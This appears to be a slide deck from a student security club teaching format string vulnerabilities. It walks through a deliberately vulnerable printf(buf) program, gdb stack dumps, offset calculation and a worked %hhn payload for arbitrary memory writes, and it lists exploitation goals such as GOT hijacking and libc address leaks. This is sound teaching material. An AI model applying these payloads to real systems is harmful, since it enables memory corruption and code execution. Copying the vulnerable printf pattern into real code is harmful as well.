Format string

bananaapple

Who am I?

- ID : bananaapple
- 學校科系 : 交通大學資工系
- 年級 : 大三升大四
- 目前為 Bamboofox 中的一員

Outline

- Dangerous Function
- Function call
- Format string
- Example
- Strategy
- Practice

Dangerous Function

```
PRINTF(3)                  Linux Programmer's Manual                 PRINTF(3)


NAME
       printf,  fprintf,  dprintf,  sprintf,  snprintf, vprintf, vfprintf, vdprintf, vsprintf,
       vsnprintf - formatted output conversion

SYNOPSIS
       #include <stdio.h>

       int printf(const char *format, ...);
       int fprintf(FILE *stream, const char *format, ...);
       int dprintf(int fd, const char *format, ...);
       int sprintf(char *str, const char *format, ...);
       int snprintf(char *str, size_t size, const char *format, ...);
```

Function call

If we print variable out without parameter?

~~printf(“%s”,s);~~

printf(s);

```c
#include<stdio.h>
int main(void)
{
    char s[]="%p %p %p";
    printf(s);
    return 0;
}
```

Function call

```
23:03 wpchen@linux1 [~/bamboofox/fmt] >gdb -q test
Reading symbols from test...(no debugging symbols found)...done.
(gdb) b printf
Breakpoint 1 at 0x8048300
(gdb) r
Starting program: /net/cs/101/0116320/bamboofox/fmt/test

Breakpoint 1, 0xf7e43a80 in printf () from /usr/lib32/libc.so.6
(gdb) x/10x $esp
0xffffd88c:     0x08048446      0xffffd8a7      0xffffd954      0xffffd95c
0xffffd89c:     0xf7e28b7b      0xf7fad3dc      0x25048204      0x70252070
0xffffd8ac:     0x00702520      0x00000001
(gdb) c
Continuing.
0xffffd954 0xffffd95c 0xf7e28b7b[Inferior 1 (process 26008) exited with code 040
```

Format string

- Function doesn’t know how many parameter it has.
- As result, function will take the value on the stack as parameters.
- As this way we could leak any address above the stack.
- How about the address below the stack?
- We have make our own arguments and use it
- How?
- The buffer will above the stack pointer
- Calculate the offset and point to the buffer

Format string

- %x : Unsigned hexadecimal integer
- %s : String of characters
- %p : Pointer address
- %n : The number of characters written so far is stored in the pointed location
- %(num)c : Print num characters
- %(num)$x : dump numth parameter

Ex : %100$x : dump 100th dword

Format string

Guess the offset?

~~for i in range(0,1000):~~
~~payload=“aaaa%”+str(i)+”$x”~~

We calculate from assembly

Notice three instructions

- sub $num,%esp // function prologue
- lea offset(%esp),%eax // buffer address
- move argument,$esp // num^{th} argument

Example

```c
#include<stdio.h>
int main(void)
{
        char buf[64];
        scanf("%s",buf);
        printf(buf);
        return 0;
}
```


Example

```
23:33 wpchen@linux1 [~/bamboofox/fmt] >gdb -q ./fmt
Reading symbols from ./fmt...(no debugging symbols found)...done.
(gdb) b __isoc99_scanf
Breakpoint 1 at 0x8048370
(gdb) r
Starting program: /net/cs/101/0116320/bamboofox/fmt/fmt

Breakpoint 1, 0xf7e58af6 in __isoc99_scanf () from /usr/lib32/libc.so.6
(gdb) info frame
Stack level 0, frame at 0xffffd820:
 eip = 0xf7e58af6 in __isoc99_scanf; saved eip = 0x8048489
 called by frame at 0xffffd880
 Arglist at 0xffffd818, args:
 Locals at 0xffffd818, Previous frame's sp is 0xffffd820
 Saved registers:
  ebx at 0xffffd80c, ebp at 0xffffd818, esi at 0xffffd810, edi at 0xffffd814
, eip at 0xffffd81c
(gdb) x/10x $ebp  previous ebp        eip          "%s" address   buffer address
0xffffd818:     0xffffd878      0x08048489      0x08048530      0xffffd830
0xffffd828:     0xf7e06be0      0xf7fd62e8      0xf7fad000      0xf7fad000
0xffffd838:     0xf7e8c6e9      0x08048310
```

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x50,%esp
lea    0x10(%esp),%eax
mov    %eax,0x4(%esp)
movl   $0x8048530,(%esp)
call   8048370 <__isoc99_scanf@plt>
```

Example

```
aaaa%x%x%x%x

Breakpoint 2, 0xf7e43a80 in printf () from /usr/lib32/libc.so.6
(gdb) info frame
Stack level 0, frame at 0xffffd820:
 eip = 0xf7e43a80 in printf; saved eip = 0x8048495
 called by frame at 0xffffd880
 Arglist at 0xffffd818, args:
 Locals at 0xffffd818, Previous frame's sp is 0xffffd820
 Saved registers:
  eip at 0xffffd81c
(gdb) x/10x $esp                 buffer address          arg2          arg3
0xffffd81c:     0x08048495      0xffffd830      0xffffd830      0xf7e06be0
0xffffd82c:     0xf7fd62e8  arg4  0x61616161  arg5  0x78257825      0x78257825
0xffffd83c:     0x08048300      0x00008000
(gdb) c
Continuing.
aaaaffffd830f7e06be0f7fd62e861616161[Inferior 1 (process 22338) exited norma
lly]
```



Example

- %n

%n : dword : 4 bytes

%hn : word : 2 bytes

%hhn: byte : 1 bytes

- Try to write value 0x6a686664 to 0x08045566

0x64 to 0x08045566

0x66 to 0x08045567

0x68 to 0x08045568

0x6a to 0x08045569

Example

Try to write value 0x6a686664 to 0x08045566

Payload will look like this

\x66\x55\x04\x08\x67\x55\x04\x08 // 8 characters

\x68\x55\x04\x08\x69\x55\x04\x08 // 8 characters

%84c%4$hhn

%2c%5$hhn

%2c%6$hhn

%2c%7$hhn

Strategy

With this skill you can do

- Read / write any position if map permission is allowed
- GOT hijacking
- Write variable value
- Leak libc base address and calculate offset to get another function address
- Leak libc version
- Leak stack address

Practice

- fmt1

http://secprog.cs.nctu.edu.tw/problems/12

- fmt2

http://secprog.cs.nctu.edu.tw/problems/13

- Monkey1

http://train.cs.nctu.edu.tw/problems/2

- Monkey2

http://train.cs.nctu.edu.tw/problems/3

Reference

- http://www.cis.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf
- Almost by experience (practice hard, and use gdb to test)